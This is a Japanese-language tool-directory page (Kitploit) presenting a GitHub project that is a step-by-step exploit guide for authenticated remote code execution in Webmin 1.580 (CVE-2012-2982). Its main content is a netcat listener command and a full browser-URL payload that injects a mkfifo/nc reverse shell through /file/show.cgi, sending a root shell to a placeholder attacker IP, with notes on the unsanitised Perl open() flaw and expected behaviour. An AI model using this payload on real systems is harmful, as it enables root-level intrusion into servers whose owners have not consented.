
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit- — ブラウザの URL バーを介した、Webmin 1.580 (CVE-2012-2982) 向けの手動・Metasploit 非使用・認証済みリモートコード実行 (RCE) エクスプロイト | Kitploit
ツール/GitHubGitHub/marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロールリモートアクセスツール
GitHubmarinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-

Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit-

ブラウザの URL バーを介した、Webmin 1.580 (CVE-2012-2982) 向けの手動・Metasploit 非使用・認証済みリモートコード実行 (RCE) エクスプロイト

リポジトリを見る
325ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    344
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    297

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

Webmin 1.580 RCE 実行ガイド

Webmin 1.580 の /file/show.cgi コンポーネントを介して、認証済みリモートコード実行 (RCE) を実行するためのクイックリファレンスです。



1. 攻撃マシン (リスナー)

ペイロードを実行する前に、ローカルマシンでこのコマンドを実行して受信接続を待ち受けます:

rlwrap nc -lnvp 4444


2. ターゲットへのエクスプロイトペイロード

次の URL をブラウザのアドレスバーに直接貼り付けてください (事前に Webmin ダッシュボードにログインしていることを確認してください):

http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|
スクリーンショット 2026-05-25 220641

注: <YOUR_ATTACK_IP> を実際のローカルまたはトンネル IP アドレスに置き換えることを忘れないでください。また、ターゲットの IP とポートも同様に置き換えてください。
スクリーンショット 2026-05-25 220708

背景と詳細

脆弱性: /file/show.cgi 内の Perl の内部 open() 関数に渡されるインラインパス情報のサニタイズが不十分です。パイプ文字 (|) を追加することで、root 権限で任意のコマンドを実行できます。

認証: アクティブなセッションが必要です。URL ペイロードを送信すると、ブラウザがアクティブなセッション Cookie を送信して認証を自動的に処理します。

期待される動作: Enter キーを押すと、ブラウザのタブが回転し、無限にハングしているように見えます。これは、インタラクティブシェルセッションを維持するためにサーバースレッドが正常に乗っ取られたことを示しています。


ツールをダウンロード




